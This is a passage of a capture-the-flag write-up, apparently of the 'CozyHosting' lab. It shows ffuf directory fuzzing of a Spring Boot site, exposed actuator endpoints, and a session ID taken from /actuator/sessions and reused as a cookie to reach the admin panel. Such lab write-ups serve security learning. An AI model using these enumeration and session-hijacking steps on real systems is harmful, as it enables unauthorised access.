admin                   [Status: 401, Size: 97, Words: 1, Lines: 1, Duration: 583ms]
asdfjkl;                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 77ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 89ms]
index                   [Status: 200, Size: 12706, Words: 4263, Lines: 285, Duration: 209ms]
logout                  [Status: 204, Size: 0, Words: 1, Lines: 1, Duration: 173ms]
login                   [Status: 200, Size: 4431, Words: 1718, Lines: 97, Duration: 1154ms]
:: Progress: [20469/20469] :: Job [1/1] :: 178 req/sec :: Duration: [0:01:29] :: Errors: 0 ::
```

Found some directories, let's explore them...



cozyhosting.htb/login

Login to Your Account

Username

@


Password

□ Remember me

Login

Designed by BootstrapMade

Found a login page in /admin and same in /login and /logout but admin:admin didn't work so, let's find out another way to get in.




cozyhosting.htb/error

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Wed Oct 16 16:07:10 UTC 2024
There was an unexpected error (type=None, status=999).

So went to /error and it gave a Whitelabel error...



Stack Overflow
https://stackoverflow.com › questions › spring-boot-re...

Spring Boot Remove Whitelabel Error Page


To switch it off you can set **error**.**whitelabel**.enabled=false should be. To switch it off you can set server.**error**.**whitelabel**.enabled=false.

19 answers · Top answer: You need to change your code to the following: @RestController pu...

Getting error "**Whitelabel Error Page**" while running localhost ...	17 Sept 2021
I keep getting a **Whitelabel Error Page** when running Spring ...	22 Feb 2021
java - Spring Boot **Whitelabel Error page** (type=Internal Server ...	15 Jul 2021
How to disable **whitelabel error page** in application.yaml ...	10 Mar 2021


More results from stackoverflow.com

So a whitelabel error page is in spring boot application, so does that mean it is running spring boot on back end??



```
~/current (0.934s)
ffuf -u http://cozyhosting.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/spring-boot.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

actuator/sessions       [Status: 200, Size: 148, Words: 1, Lines: 1, Duration: 191ms]
actuator                [Status: 200, Size: 634, Words: 1, Lines: 1, Duration: 429ms]
actuator/env            [Status: 200, Size: 4957, Words: 120, Lines: 1, Duration: 475ms]
actuator/env/path       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 376ms]
actuator/env/home       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 492ms]
actuator/env/lang       [Status: 200, Size: 487, Words: 13, Lines: 1, Duration: 388ms]
actuator/health         [Status: 200, Size: 15, Words: 1, Lines: 1, Duration: 447ms]
actuator/mappings       [Status: 200, Size: 9938, Words: 108, Lines: 1, Duration: 472ms]
actuator/beans          [Status: 200, Size: 127224, Words: 542, Lines: 1, Duration: 586ms]
:: Progress: [112/112] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```

So used ffuf to find common spring boot directories and files and got some...



People also ask


What is a Spring Boot actuator for?

The actuator mainly exposes operational information about the running application — health, metrics, info, dump, env, etc. It uses HTTP endpoints or JMX beans to enable us to interact with it. 23 Aug 2024

Baeldung
https://www.baeldung.com › spring-boot-actuators


Spring Boot Actuator | Baeldung

So directory actuator was exposed and it's further files, so searched for what is actuator so it revealed that how spring boot application are actually working or simply operation info. which is interesting.




```
self:
    href:        "http://loc
    templated:   false
sessions:
    href:        "http://loc
    templated:   false
beans:
    href:        "http://loc
    templated:   false
health-path:
    href:        "http://loc
    templated:   true
health:
    href:        "http://loc
    templated:   false
env:
    href:        "http://loc
    templated:   false
env-toMatch:
    href:        "http://loc
    templated:   true
mappings:
    href:        "http://loc
    templated:   false
```

Got a lot in actuator to explore and sessions look pretty interesting for possible session cookies...



```
64582B4CF99F4FA1E9216903350EE8D1:    "kanderson"
```

Got a session cookie in /actuator/sessions...




We offer modern solutions for growing your business

Host a project of any size and complexity with Cozy Hosting

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
JSESSIONID	2161CAC80DE66ED0768688341562C10C	cozyhosting.htb	/	Session	42	true	false	None

So added the session cookie and now we can see there is no login page coming so let's go for /admin...



Admin Dashboard

Recent Sales | Today

#	Host	Description	Cost	Status
#2457	suspicious mcnulty	Static content	$64	Patched
#2147	boring mahavira	API server	$47	Pending
#2049	stoic varahamihira	Metrics backend	$147	Patched
#2644	tender mirzakhani	Website	$67	Not patched
#2644	sleepy mcclintock	Administrator panel	$165	Patched
#2644	cranky mcnulty	Test runner	$82	Not patched
#2644	goofy kalam	CI/CD	$99	Patched
#2644	reverent archimedes	Test pipeline	$24	Patched
#2644	awesome lalande	Dev environment	$53	Not patched

Running software | Today

Include host into automatic patching


Please note

For Cozy Scanner to connect the private key that you received upon registration should be included in your host's .ssh/authorised_keys file.

Connection settings

